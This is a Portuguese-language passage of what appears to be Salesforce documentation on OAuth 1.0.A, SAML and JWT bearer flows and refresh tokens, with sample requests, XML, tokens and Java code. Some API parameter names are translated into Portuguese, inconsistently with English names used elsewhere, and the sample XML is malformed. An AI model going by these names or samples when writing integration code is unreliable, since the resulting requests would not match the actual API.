- Se o `retorno_oauth` definido na `ChaveDeSolicitação` for um URL válido, o usuário será redirecionado a esse URL.

5. O consumidor é notificado de que a `ChaveDeAcesso` e o `SegredoDaChaveDeAcesso` estão disponíveis recebendo o token de verificação do Salesforce ou o código de validação do usuário final.

Solicitando a ChaveDeAcesso

Depois que o usuário tiver sido autenticado, o consumidor poderá trocar uma ChaveDeSolicitação por uma ChaveDeAcesso. Veja a seguir mais etapas detalhadas sobre a troca de tokens para desenvolvedores que estão usando um aplicativo conectado para solicitar dados do Salesforce.

1. O consumidor faz uma solicitação HTTPS GET ou POST para `https://login.salesforce.com/_nc_external/system/security/oauth/AccessTokenHandler`, com os parâmetros necessários nos dados de consulta ou postados.
 - `chave_do_consumidor_oauth`
 - `método_de_assinatura_oauth`
 - `assinatura_oauth`
 - `data_e_hora_oauth`
 - `chave_oauth`
 - `nonce_oauth`
 - `verificador_oauth`
 - `versão_oauth` — opcional, deve ser "1.0" se incluído
2. O Salesforce valida os seguintes elementos.
 - O segredo do consumidor
 - A chave do consumidor
 - A assinatura
 - Se a ChaveDeSolicitação nunca foi usado antes
 - Data e hora (deve ser dentro de 15 minutos, mais três minutos para permitir as diferenças entre os clocks das máquinas)
 - Se o nonce nunca foi usado antes
3. Na validação, o Salesforce retorna a ChaveDeAcesso e o SegredodaChaveDeAcesso no corpo de resposta HTTP como pares de nome/valor.

Gerando `assinatura_oauth` para Login

Você pode acessar o Salesforce utilizando a interface do usuário ou a API. A `assinatura_oauth` usada para login é gerada de forma diferente, dependendo do método usado.

- Interface do usuário — use `https://login.salesforce.com` para gerar a assinatura
- API — use `https://login.salesforce.com/services/OAuth/type/versão-api` para gerar a assinatura. `type` deve ter um dos seguintes valores.
 - `u` — WSDL parceiro
 - `c` — WSDL corporativo

Por exemplo, `https://login.salesforce.com/services/OAuth/u/17.0`.

Acessando dados do Salesforce usando o aplicativo do consumidor

Depois que um consumidor passa a ter um AccessToken válido, um aplicativo conectado para solicitar acesso a dados do Salesforce. Veja a seguir etapas mais detalhadas sobre o acesso a dados para desenvolvedores que usam um aplicativo conectado para solicitar dados do Salesforce.

1. O consumidor faz uma solicitação HTTPS POST para `https://login.salesforce.com`, com os parâmetros requeridos no cabeçalho de autorização.
 - `chave_do_consumidor_oauth`
 - `chave_oauth`
 - `método_de_assinatura_oauth`
 - `assinatura_oauth`
 - `data_e_hora_oauth`
 - `nonce_oauth`
 - `versão_oauth` (opcional, deve ser "1.0" se incluído)
2. O Salesforce valida a solicitação e envia um ID de sessão válido para o consumidor.

Acessando dados do Salesforce usando a API

Depois que um consumidor passa a ter um `AccessToken` válido, um aplicativo conectado pode solicitar o acesso a dados do Salesforce usando a API de serviços da Web da Force.com.

 **Nota:** A sua organização deve ter acesso à API e ao aplicativo conectado. Entre em contato com seu representante do Salesforce para obter mais informações.

Veja a seguir etapas mais detalhadas sobre o acesso a dados para desenvolvedores que usam um aplicativo conectado para solicitar dados do Salesforce.

1. O consumidor faz uma solicitação HTTPS POST ao Salesforce.
 - O URL deve ter o seguinte formato: `https://login.salesforce.com/services/OAuth/type/api-version`.
`type` deve ter um dos seguintes valores.
 - `u` — WSDL parceiro
 - `c` — WSDL corporativo`api-version` deve ser uma versão válida da API.
 - O cabeçalho de autorização deve ter os seguintes parâmetros.
 - `chave_do_consumidor_oauth`
 - `chave_oauth`
 - `método_de_assinatura_oauth`
 - `assinatura_oauth`
 - `data_e_hora_oauth`
 - `nonce_oauth`
 - `versão_oauth` (opcional, deve ser "1.0" se incluído)
2. O Salesforce valida a solicitação e envia um ID de sessão válido para o consumidor. O cabeçalho de resposta inclui o seguinte.

```
<response>
  <metadataServerUrl>https://na1.salesforce.com/services/Soap/m/17.0/00D300000006qjK
</metadataServerUrl>
  <sandbox>>false</sandbox>
  <serverUrl>https://na1.salesforce.com/services/Soap/u/17.0/00D300000006qjK
</serverUrl>
```

```
<sessionId>00D300000006qrN!AQoAQJTMzwTa67tGgQcklng_xgMSuWVBpFwZ1xUq2kLjMYg6Zq
GTS8Ezu_C3w0pdT1DMyHiJgB6fbhhEPxKjGqlYnlROIUs1</sessionId>
</response>
```

CONSULTE TAMBÉM:

[Autenticando aplicativos com o OAuth](#)

Códigos de erro OAuth 1.0.A

O Salesforce retorna os seguintes códigos de erro durante o [Fluxo de autenticação OAuth 1.0.A](#). O código de erro retornado baseia-se no erro recebido.

Código de falha	Erro	Notas
1701	Falha: Reprodução de Nonce detectada	Um Nonce pode ser usado somente uma vez.
1702	Falha: Parâmetro chave do consumidor ausente	
1703	Falha: Chave de acesso inválida	
1704	Falha: Versão sem suporte	Você deve especificar 1.0 para o parâmetro <code>versão_oauth</code> .
1705	Falha: Data e hora inválidas	Data e hora é uma das opções a seguir: ausente, no futuro, muito antigo ou com defeito.
1706	Falha: Nonce inválido	O Nonce está ausente.
1707	Falha: Parâmetro da chave de OAuth ausente	
1708	Falha: Endereço de IP não permitido	
1709	Falha: Método de assinatura inválido	A <code>ChaveDeSolicitação</code> contém um parâmetro <code>método_de_assinatura_oauth</code> inválido.
1710	Falha: URL de retorno inválido	A <code>ChaveDeSolicitação</code> contém um parâmetro <code>retorno_oauth</code> inválido. O valor deve ser <code>oob</code> ou um URL válido que usa <code>https</code> .
1711	Falha: Verificador inválido	A <code>ChaveDeAcesso</code> contém um parâmetro <code>verificador_oauth</code> inválido.
1712	Falha: Limite da chave Adquirir acesso excedido	É permitido tentar trocar uma <code>ChaveDeSolicitação</code> por uma <code>ChaveDeAcesso</code> somente três vezes.
1713	Falha: Consumidor excluído	O aplicativo de acesso remoto foi excluído da organização do Salesforce.
1716	Falha: Acesso da API do OAuth desativado	A API de serviços da web do Force.com não está ativada para a organização ou o acesso da API do OAuth foi desativado para a organização.

Fluxo de declarações portadoras SAML de OAuth 2.0

Uma declaração SAML é um token de segurança XML, geralmente emitido por um provedor de identidade e consumida por um provedor de serviço que depende de seu conteúdo para identificar o sujeito da declaração para fins de segurança.

Um fluxo de declaração portadora SAML de OAuth 2.0 define como uma declaração SAML pode ser usada para solicitar um token de acesso OAuth quando um cliente deseja usar uma autorização anterior. A autenticação do aplicativo autorizado é fornecida pela assinatura digital aplicada à declaração SAML.

Uma explicação mais detalhada pode ser encontrada aqui:

<http://tools.ietf.org/html/draft-ietf-oauth-saml2-bearer>.

Visão geral de fluxo de asserções portadoras SAML de OAuth 2.0

O fluxo de declaração portadora SAML de OAuth 2.0 é semelhante a um fluxo de token de atualização no OAuth. A declaração SAML é enviada por POST para o ponto final da chave do OAuth, que, por sua vez, processa a declaração e emite um `access_token` com base na aprovação anterior do aplicativo. No entanto, o cliente não precisa ter ou armazenar um `refresh_token`, nem é necessário que um `client_secret` seja passado para o ponto final do token.

A seguir estão as etapas gerais do uso do fluxo de declaração portadora SAML do OAuth 2.0:

1. O desenvolvedor cria um aplicativo conectado e registra um Certificado X509. Esse certificado corresponde à chave privada do aplicativo. Quando o aplicativo conectado é salvo, a Chave do consumidor (`client_id` do OAuth) é gerada e atribuída ao aplicativo.
2. O desenvolvedor cria um aplicativo que gera uma declaração SAML e o assina com sua chave privada.
3. A declaração é enviada por POST ao ponto final da chave
`https://login.salesforce.com/services/oauth2/token`.
4. O ponto final do token valida a assinatura usando o certificado registrado pelo desenvolvedor.
5. O ponto final do token valida o Público, Emissor, Sujeito e a validade da declaração.
6. Supondo que a declaração seja válida e que o aplicativo tenha sido autorizado anteriormente pelo usuário ou administrador, o Salesforce emite um `access_token`.

 **Nota:** Um `refresh_token` não é emitido nesse fluxo.

Criando uma declaração portadora SAML

O desenvolvedor deve criar uma declaração portadora SAML válida que cumpra as seguintes regras:

- O Emissor deve ser o `client_id` do OAuth ou o aplicativo conectado para o qual o desenvolvedor registrou o certificado.
- O Público deve ser `https://login.salesforce.com` ou `https://test.salesforce.com`.
- O Destinatário deve ser `https://login.salesforce.com/services/oauth2/token` ou `https://test.salesforce.com/services/oauth2/token`.
- O ID do nome do sujeito deve ser o nome de usuário do usuário do Salesforce desejado.
- A declaração deverá ser assinada de acordo com as [especificações de assinatura XML](#), usando RSA e SHA-1 ou SHA-256.
- A declaração SAML deve estar de acordo com as regras gerais de formato especificadas aqui:
<http://tools.ietf.org/html/draft-ietf-oauth-saml2-bearer>.

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: **todas as** edições

PERMISSÕES DO USUÁRIO

Para gerenciar, criar, editar e excluir aplicativos OAuth:

- “Gerenciar aplicativos conectados”

- Quando realizado o POST para o ponto final do token, a declaração deve ser codificada usando base64url, como definido aqui: <http://tools.ietf.org/html/rfc4648#page-7>

A seguir está uma declaração de amostra:

```
<?xml version="1.0" encoding="UTF-8"?>
<saml:Assertion xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion"
ID="_cd3649b3639560458bc9d9b33dfce8d21378409114655" IssueInstant="2013-09-05T19:25:14.654Z"
Version="2.0">
  <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">3MVG9PhR6g6B7ps45QoRvhVGGmR_DT4kxXzVXOo6TTHF3QO1nmqQAstC92
4qSUiUeEDcuGV4tmAxyo_fv8j</saml:Issuer>
  <ds:Signature xmlns:ds="http://www.w3.org/2000/09/xmldsig#">
    <ds:SignedInfo>
      <ds:CanonicalizationMethod Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
      <ds:SignatureMethod Algorithm="http://www.w3.org/2001/04/xmldsig-more#rsa-sha256" />
      <ds:Reference URI="#_cd3649b3639560458bc9d9b33dfce8d21378409114655">
        <ds:Transforms>
          <ds:Transform Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
          <ds:Transform
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"><ec:InclusiveNamespaces
xmlns:ec="http://www.w3.org/2001/10/xml-exc-c14n#" PrefixList="ds saml" />
        </ds:Transform>
        </ds:Transforms>
        <ds:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
        <ds:DigestValue>N8DxylbIeNg8JDO87WIqXGkoIWA=</ds:DigestValue>
        </ds:Reference>
      </ds:SignedInfo>
      <ds:SignatureValue>
XV0lFJrkhJykGYQbIs0JBFEHdt4pe2gBgiteXrscNVX2hKGpwQ+WqjF8EKrqV4Q3/Q4KglrXl/6s
xJr6W0mxWtIQc4oWhSvVyfag34zQoecZeunEdFSMlnvPtqBVzJu9hJjy/QDqDWfMeWvF9S50Azd0
EhJxz/Ly1i28o4aCXQQ=
        </ds:SignatureValue>
        <ds:KeyInfo>
          <ds:X509Data>
            <ds:X509Certificate>
MIIC0zCCAAsSgAwIBAgIGAR7RRteKMA0GCSqGSIb3DQEBBQUAMGExCzAJBgNVBAYTAlVTMQswCQYD
VQQIEwJDTQTEWMBQGA1UEBxMNU2FuIEZyYW5jaXNjbzENMAsGA1UEChMEUEFUDzENMAsGA1UECxME
U0ZEQzEPMA0GA1UEAxMGu0FNTDIwMB4XDTA5MDEwMDE4MzUyN1oXDTE0MDEwMDE4MzUyN1owYTEL
MAkGA1UEBhMCMVVMxZzAJBgNVBAGTAkNBMRyWFAyDVQDQDEw1TYW4gRnJhbmNpc2NvMQ0wCwYDVQQK
EwRQQUNTMQ0wCwYDVQQLEwRTRkRDMQ8wDQYDVQDEwZTU1MMjAwgZ8wDQYJKoZIhvcNAQEBBQAD
gY0AMIGJAoGBAJNGcu8nW6xq21/dAgbJmSfHLGRn+vCuKWY+LAELw+Kerjaj5Dq3ZGW38HR4BmZk
sG3g4eA1RXnlhiZGI1Q6Ei59QE/OZQx2zVSTb7+oIwRcDHEB1+RraYT3LJuh4JwUDVfEj3WgDnTj
E5vD461/CR5EXf4VL8uo8T40FkA51AhTAgMBAAEwDQYJKoZIhvcNAQEFBQADgYEAehxggY6tB18x
1SSvCUyUIHvxssAn1AutgZLKWuR1+FXfJzdVdE2F77nrV9YifIERUwhONiS82mBOKkqZZPL1hcKh
KSnFZN2iWmm1sspL73I/eAwVsOUj+bS3v9P0o4ceAD/QCCY8gUAIInTH0Mq1eOdJMhYKkw/blUyqj
Zn9rajY=
            </ds:X509Certificate>
          </ds:X509Data>
        </ds:KeyInfo>
      </ds:Signature>
    </ds:SignatureValue>
  </ds:Signature>
  <saml:Subject xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
    <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">test@example.org</saml:NameID>
    <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
```

```

xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
  <saml:SubjectConfirmationData NotOnOrAfter="2013-09-05T19:30:14.654Z"
Recipient="https://login.salesforce.com/services/oauth2/token"/>
  </saml:SubjectConfirmation>
</saml:Subject>
<saml:Conditions NotBefore="2013-09-05T19:25:14.654Z" NotOnOrAfter="2013-09-05T19:30:14.654Z"
  xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:AudienceRestriction xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
<saml:Audience>https://login.salesforce.com/services/oauth2/token</saml:Audience>
</saml:AudienceRestriction>
</saml:Conditions>
  <saml:AuthnStatement AuthnInstant="2013-09-05T19:25:14.655Z"
xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">
  <saml:AuthnContext xmlns:saml="urn:oasis:names:tc:SAML:2.0:assertion">

<saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified</saml:AuthnContextClassRef>

  </saml:AuthnContext>
</saml:AuthnStatement>
</saml:Assertion>

```

Usando declarações portadoras de SAML

As declarações portadoras SAML devem ser enviadas por POST para o ponto final do token em `https://login.salesforce.com/services/oauth2/token` ou `https://test.salesforce.com/services/oauth2/token`.

No comando POST, os seguintes parâmetros devem ser fornecidos:

- `grant_type`: `urn:ietf:params:oauth:grant-type:saml2-bearer` — Obrigatório.
- `declaração`: A declaração portadora SAML, codificada usando base64url conforme definido aqui: <http://tools.ietf.org/html/rfc4648#page-7> — Obrigatório.

Parâmetros padrão adicionais:

- `format`: O formato da resposta pode ser especificado como em um fluxo OAuth, usando o parâmetro `token`, ou um cabeçalho HTTP Accepts.
- `scope`: O escopo não é suportado neste fluxo. O valor desse parâmetro é a combinação de escopos das aprovações anteriores.

Veja aqui um exemplo da solicitação de token:

```

POST /services/oauth2/token HTTP/1.1
Host: login.salesforce.com
Content-Type: application/x-www-form-urlencoded

grant_type=
urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Asaml2-bearer&assertion=PHNhbWxwOl... [omitted
for brevity]...ZT

```

Servidor envia uma resposta

Após a verificação da solicitação, o Salesforce envia uma resposta para o cliente. As respostas de token do fluxo de declaração portadora SAML do OAuth 2.0 seguem o mesmo formato que os fluxos `authorization_code`, embora não seja emitido um `refresh_token`.

 **Nota:** Uma solicitação de declaração portadora SAML do OAuth 2.0 examina todas as aprovações anteriores do usuário que incluem o `refresh_token`. Se forem encontradas aprovações correspondentes, os valores dos escopos aprovados serão combinados e um `access_token` é emitido (com um valor de `"token_type" "Portador"`). Se nenhuma aprovação anterior incluiu um `refresh_token`, nenhum escopo aprovado está disponível e a solicitação falha como não autorizada.

Erros

Se houver um erro no processamento da declaração portadora SAML, o servidor responderá com uma resposta de erro padrão do OAuth, incluindo um erro e uma descrição contendo informações adicionais sobre os motivos pelos quais o token foi considerado inválido. Veja aqui um exemplo de resposta de erro:

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Cache-Control: no-store
{
  "error": "invalid_grant",
  "error_description": "Audience validation failed"
}
```

CONSULTE TAMBÉM:

[Autenticando aplicativos com o OAuth](#)

Fluxo de token portador JWT de OAuth 2.0

O token portador JSON (JWT) é uma codificação de token de segurança baseado em JSON que permite que as informações de identidade e segurança sejam compartilhadas em todos os domínios de segurança.

O fluxo de token portador JWT de OAuth 2.0 define como um JWT pode ser usado para solicitar um token de acesso OAuth do Salesforce quando um cliente deseja usar uma autorização anterior. A autenticação do aplicativo autorizado é fornecida por uma assinatura digital aplicada ao JWT.

Explicações mais detalhadas sobre o JWT e o fluxo de token portador JWT para OAuth podem ser encontradas em:

- <http://tools.ietf.org/html/draft-ietf-oauth-jwt-bearer>
- <http://tools.ietf.org/html/draft-jones-json-web-token>

Visão geral do fluxo de token portador JWT de OAuth 2.0

O fluxo de token portador JWT de OAuth 2.0 é semelhante a um fluxo de token de atualização no OAuth. O JWT é enviado por POST para ponto final do token do OAuth, que, por sua vez, processa o JWT e emite um `access_token` com base na aprovação anterior do aplicativo. No entanto, o cliente não precisa ter ou armazenar um `refresh_token`, nem é necessário que um `client_secret` seja passado para o ponto final do token.

O fluxo de portador JWT suporta o algoritmo RSA SHA256, que usa um certificado carregado como segredo de assinatura.

O fluxo de token portador JWT do OAuth 2.0 envolve as seguintes etapas gerais:

1. O desenvolvedor cria um aplicativo novo ou usa aplicativo conectado e, se desejar, pode registrar um certificado X509. Esse certificado corresponde à chave privada do aplicativo. Quando o aplicativo conectado é salvo, a Chave do consumidor (`client_id` do OAuth) e o Segredo do consumidor são gerados e atribuídos ao novo aplicativo.

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: **todas as** edições

PERMISSÕES DO USUÁRIO

Para gerenciar, criar, editar e excluir aplicativos OAuth:

- "Gerenciar aplicativos conectados"

2. O desenvolvedor [cria um aplicativo que gera um JWT](#) e o assina com seu certificado.
3. O JWT é enviado por POST ao ponto final do token <https://login.salesforce.com/services/oauth2/token>, ou, se implementado para uma comunidade, <https://acme.force.com/customers/services/oauth2/token> (em que acme.force.com/customers é o URL da comunidade).
4. O ponto final da chave valida a assinatura usando o certificado registrado pelo desenvolvedor.
5. O ponto final do token valida o público (`aud`), o emissor (`iss`), a validade (`exp`) e o assunto (`sub`) do JWT.
6. Supondo que o JWT seja válido e que o aplicativo tenha sido autorizado anteriormente pelo usuário ou administrador, o Salesforce emite um `access_token`.

 **Nota:** Um `refresh_token` não é emitido nesse fluxo.

Criando um token portador JWT

O desenvolvedor deve criar uma chave portadora JWT válida que cumpra RSA SHA256 de acordo com as seguintes regras:

- O emissor (`iss`) deve ser o `client_id` do OAuth ou o aplicativo conectado para o qual o desenvolvedor registrou o certificado.
- O público (`aud`) deve ser <https://login.salesforce.com>, <https://test.salesforce.com> ou, ao implantar para uma comunidade, <https://acme.force.com/customers> (em que acme.force.com/customers é o URL da comunidade).
- O assunto (`sub`) deve ser o nome de usuário do usuário do Salesforce desejado ou, ao implementar para uma comunidade, o usuário da comunidade do Salesforce. Para compatibilidade com versões anteriores, você pode usar o principal (`prn`) em vez de assunto (`sub`). Se ambos forem especificados, o `prn` será usado.
- A validade (`exp`) deve ser o tempo de validade da assertiva, com margem de cinco minutos, expresso como o número de segundos desde 01/01/1970 0:0:0 medido em UTC.
- O JWT deve ser assinado usando RSA SHA256.
- O JWT deve estar de acordo com as regras gerais de formato especificadas aqui: <http://tools.ietf.org/html/draft-jones-json-web-token>.

Para construir um token portador JWT, faça o seguinte:

1. Construa um cabeçalho JWT no seguinte formato: `{"alg": "RS256"}`.
2. Codifique o cabeçalho JWT de acordo com Base64url como definido em: <http://tools.ietf.org/html/rfc4648#page-7>. O resultado deve ficar parecido com o seguinte: `eyJhbGciOiJSUzI1NiJ9.`
3. Construa um conjunto de afirmações de JSON para o JWT com `iss`, `sub`, `aud` e `exp`:

```
{"iss": "3MVG990xTyEMCQ3gNp2PjkqeZKxnmAiG1xV4oHh9AKL_rSK.BoSVPGZHQ
ukXnVjzRgSuQqGn75NL7yfkQcy7",
"sub": "my@email.com",
"aud": "https://login.salesforce.com",
"exp": "1333685628"}
```

4. Codifique o conjunto de afirmações JWT para Base64url sem quebras de linha. Por exemplo:

```
eyJpc3MiOiAim01WRzk5T3hUeUVNQ1EzZ05wM1Bqa3F1Wkt4bm1BaUcxeFY0b0hoOUFLTF9yU0su
Qm9TV1BHWkhRdWtYblZqe1JnU3VRCUduNzVOTDd5ZmtRY315NyIsICJwcm4iOiAibX1AZW1haWwu
Y29tIiwgImF1ZCI6ICJodHRwczovL2xvZ21uLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMz
Njg1NjI4In0=
```

5. Crie uma string para o cabeçalho JWT codificado e para o conjunto de afirmações JWT codificado, neste formato:

```
encoded_JWT_Header + "." + encoded_JWT_Claims_Set
```

No exemplo a seguir, o cabeçalho JWT está destacado:

```
eyJhbGciOiJSUzI1NiJ9.eyJpc3MiOiAiw01WRzk5T3hUeUVNQ1EzZ05wMlBqa3F1Wkt4bm1BaUcxeFY0b0hoOUFLTF9yU0suQm9TVlBHWhkRdWtYblZqelJnU3VRCUduNzVOTDd5ZmtRY315NyIsICJwcm4iOiAibXlAZW1haWwuY29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMzNjg1NjI4In0=
```

6. Assine a string resultante usando SHA256 com RSA.
7. Crie uma nova string a partir da string [desta etapa](#) no seguinte formato:

```
existing_string + "." + base64_encoded_signature
```

No exemplo a seguir, o início da assinatura codificada em base64 está destacado:

```
eyJhbGciOiJSUzI1NiJ9.eyJpc3MiOiAiw01WRzk5T3hUeUVNQ1EzZ05wMlBqa3F1Wkt4bm1BaUcxeFY0b0hoOUFLTF9yU0suQm9TVlBHWhkRdWtYblZqelJnU3VRCUduNzVOTDd5ZmtRY315NyIsICJwcm4iOiAibXlAZW1haWwuY29tIiwgImF1ZCI6ICJodHRwczovL2xvZ2luLnNhbGVzZm9yY2UuY29tIiwgImV4cCI6ICIxMzMzNjg1NjI4In0=.iYCthqWCQuCwi35yFs-nWNgpF5NA_a46fXDTNIY8ACko6BaEtQ9E6h4Hn1l_pcwckI_GlmfUO2dJDg1A610t09TeoPagJsZDm_H83bsoZUoI8LpAA1s-2aj_Wbysqb1j4uDToz480WtEbkwIv09sIes_-QuWak2RXO1lKrnf72mpVGS4WWSULodgNzlKHHyjAMAHiBHIDNt36y2L2Bh7M8TNWiKa_BNM6s1FNKDAwHEWQrNtAeReXgRy0MZgQY2rZtqT2FcDyY3JVQbEn_CSjh2WV7Z1UwsKHqGfI7hzeEvVdfOjh9NuaJozxvhPF489Igw6cntPuT2V647JWi7ng
```

O código Java a seguir é um exemplo simples da construção de um token portador JWT:

```
import org.apache.commons.codec.binary.Base64;
import java.io.*;
import java.security.*;
import java.text.MessageFormat;

public class JWTEExample {

    public static void main(String[] args) {

        String header = "{\"alg\":\"RS256\"}";
        String claimTemplate = "'{'iss\": \"{0}\", \"sub\": \"{1}\", \"aud\": \"{2}\", \"exp\": \"{3}\"}'";

        try {
            StringBuffer token = new StringBuffer();

            //Encode the JWT Header and add it to our string to sign
            token.append(Base64.encodeBase64URLSafeString(header.getBytes("UTF-8")));

            //Separate with a period
            token.append(".");

            //Create the JWT Claims Object
            String[] claimArray = new String[4];
            claimArray[0] =
                "3MVG990xTyEMCQ3gNp2PjkqeZKxnmAiG1xV4oHh9AKL_rSK.BoSVPGZHQukXnVjzRgSuQqGn75NL7yfkQcy7";
            claimArray[1] = "my@email.com";
```

```

claimArray[2] = "https://login.salesforce.com";
claimArray[3] = Long.toString( ( System.currentTimeMillis()/1000 ) + 300);
MessageFormat claims;
claims = new MessageFormat(claimTemplate);
String payload = claims.format(claimArray);

//Add the encoded claims object
token.append(Base64.encodeBase64URLSafeString(payload.getBytes("UTF-8")));

//Load the private key from a keystore
KeyStore keystore = KeyStore.getInstance("JKS");
keystore.load(new FileInputStream("./path/to/keystore.jks"),
"keystorepassword".toCharArray());
PrivateKey privateKey = (PrivateKey) keystore.getKey("certalias",
"privatekeypassword".toCharArray());

//Sign the JWT Header + "." + JWT Claims Object
Signature signature = Signature.getInstance("SHA256withRSA");
signature.initSign(privateKey);
signature.update(token.toString().getBytes("UTF-8"));
String signedPayload = Base64.encodeBase64URLSafeString(signature.sign());

//Separate with a period
token.append(".");

//Add the encoded signature
token.append(signedPayload);

System.out.println(token.toString());

} catch (Exception e) {
    e.printStackTrace();
}
}
}

```

Usando um token portador JWT

Tokens de portador JWT devem ser enviados por POST ao ponto final do token em `https://login.salesforce.com/services/oauth2/token`, `https://test.salesforce.com/services/oauth2/token` ou, ao implantar para uma comunidade, `https://acme.force.com/customers/services/oauth2/token` (em que `acme.force.com/customers` é o URL da comunidade).

No comando POST, os seguintes parâmetros são obrigatórios:

- `grant_type`: `urn:ietf:params:oauth:grant-type:jwt-bearer`.
- declaração: O token portador JWT.

Parâmetros padrão adicionais:

- `format`: O formato da resposta pode ser especificado como em um fluxo OAuth, usando o parâmetro `token`, ou um cabeçalho HTTP `Accepts`.
- `scope`: O escopo não é suportado neste fluxo. O valor desse parâmetro é a combinação de escopos das aprovações anteriores.

Veja aqui um exemplo da solicitação de token:

```
POST /services/oauth2/token HTTP/1.1
Host: login.example.com
Content-Type: application/x-www-form-urlencoded

grant_type=
urn%3Aietf%3Aparams%3Aoauth%3Agrant-type%3Ajwt-bearer&assertion=eyJpc3MiOiAiM01WRz... [omitted
for brevity]...ZT
```

Servidor valida o token

Após a verificação da solicitação, o Salesforce envia uma resposta para o cliente. As respostas de token do fluxo de token portador JWT do OAuth 2.0 seguem o mesmo formato que os fluxos `authorization_code`, embora não seja emitido um `refresh_token`. Uma solicitação de declaração portadora JWT do OAuth 2.0 examina todas as aprovações anteriores do usuário que incluem o `refresh_token`. Se forem encontradas aprovações correspondentes, os valores dos escopos aprovados serão combinados e um `access_token` é emitido (com um valor de `"token_type" "Portador"`). Se nenhuma aprovação anterior incluiu um `refresh_token`, nenhum escopo aprovado está disponível e a solicitação falha como não autorizada.

Se você está implantando para uma comunidade, o valor `"sfdc_community_id"` no ponto final de token contém o ID de comunidade que pode ser exigido em solicitações da API REST do Chatter.



Nota: Depois de adquirir o `access_token`, é possível passá-lo como token Portador na solicitação de cabeçalho de Autorização.

Veja a seguir um exemplo de chamada da API REST para comunidades:

```
https://acme.force.com/customers/services/data/v32.0/ -H "Authorization: Bearer
00D50000000IehZ\!AQcAQH0dMHZfz972Szmpkb58urFRkgeBGsxL_QJWwYMFAbUeeG7c1E6
LYUfiDUkWe6H34r1AAwOR8B8fLEz6n04NPGRrq0FM"
```

Erros

Se houver um erro no processamento do token portador JWT, o servidor responderá com uma resposta de erro padrão do OAuth, incluindo um erro e uma descrição contendo informações adicionais sobre os motivos pelos quais o token foi considerado inválido. Veja aqui um exemplo de resposta de erro:

```
HTTP/1.1 400 Bad Request
Content-Type: application/json
Cache-Control: no-store
{
  "error": "invalid_grant",
  "error_description": "Audience validation failed"
}
```

CONSULTE TAMBÉM:

[Autenticando aplicativos com o OAuth](#)

Fluxo de chaves de atualização OAuth 2.0

Depois que o consumidor for autorizado a acessar, ele pode usar um token de atualização para obter um novo token de acesso (ID de sessão). Isso só é feito depois que o consumidor já tiver recebido uma chave de atualização usando o servidor da Web ou o fluxo de agentes do usuário. Cabe ao consumidor determinar quando uma chave de acesso não é mais válida e quando solicitar uma nova. Os fluxos portadores podem ser usados somente após o consumidor receber uma chave de atualização.

A seguir, estão as etapas para o fluxo de autenticação da chave de atualização. Mais detalhes sobre cada etapa estão a seguir:

1. O consumidor usa a chave de atualização existente para [solicitar uma nova chave de acesso](#).
2. Após a verificação da solicitação, o Salesforce [envia uma resposta](#) para o cliente.

Consumidor solicita chave de acesso atualizada

Um consumidor pode usar a chave de atualização para obter uma nova sessão, conforme necessário.

O consumidor deve fazer uma solicitação POST para o ponto final da chave, com os seguintes parâmetros:

- `tipo_de_concessão`—O valor deve ser `chave_de_atualização` para este fluxo.
- `chave_de_atualização`—Chave de atualização da etapa de aprovação.
- `client_id`: chave do consumidor a partir da definição do aplicativo conectado.
- `client_secret`: segredo do consumidor a partir da definição do aplicativo conectado. Esse parâmetro é opcional.
- `client_assertion`—Em vez de passar `client_secret`, é possível optar por fornecer um `client_assertion` e um `client_assertion_type`. Caso um parâmetro `client_secret` não seja fornecido, o Salesforce verificará `client_assertion` e `client_assertion_type` automaticamente.

O valor de `client_assertion` deve ser um token portador JWT típico, assinado com a chave privada associada ao certificado carregado do OAuth do cliente. No momento, só há suporte para o algoritmo RS256. Para obter mais informações sobre o uso de `client_assertion`, consulte as especificações do [OpenID Connect](#) para o método de autenticação do cliente `private_key_jwt`.

- `client_assertion_type` — Forneça esse valor ao usar o parâmetro `client_assertion`.

O valor de `client_assertion_type` deve ser `urn:ietf:params:oauth:client-assertion-type:jwt-bearer`.

- `formato`—Formato de retorno esperado. Esse parâmetro é opcional. O padrão é `json`. Os valores são:
 - `urlencoded`
 - `json`
 - `xml`

O exemplo a seguir é o corpo POST fora de banda para o ponto final da chave:

```
POST /services/oauth2/token HTTP/1.1
Host: https://login.salesforce.com/
grant_type=refresh_token&client_id=3MVG91KcPoNINVBIPJjdw1J9LLM82HnFVVX19KY1uA5mu0
QqEWhqKpoW3svG3XHrXDICQjK1mdgAvhCscA9GE&client_secret=1955279925675241571
&refresh_token=your token here
```

EDIÇÕES

Disponível em: Salesforce Classic

Disponível em: **todas** as edições

PERMISSÕES DO USUÁRIO

Para gerenciar, criar, editar e excluir aplicativos OAuth:

- “Gerenciar aplicativos conectados”

Em vez de usar o parâmetro `formato`, o cliente também pode verificar o formato retornado em um cabeçalho de aceitação da solicitação usando um dos seguintes:

- Aceitar: `application/json`
- Aceitar: `application/xml`
- Aceitar: `application/x-www-form-urlencoded`

O servidor Salesforce envia uma resposta

Após a verificação da solicitação, o Salesforce envia uma resposta para o cliente. Os seguintes parâmetros estão no corpo da resposta:

- `chave_de_acesso`—O ID de sessão do Salesforce que pode ser usado com a API de serviços da Web.
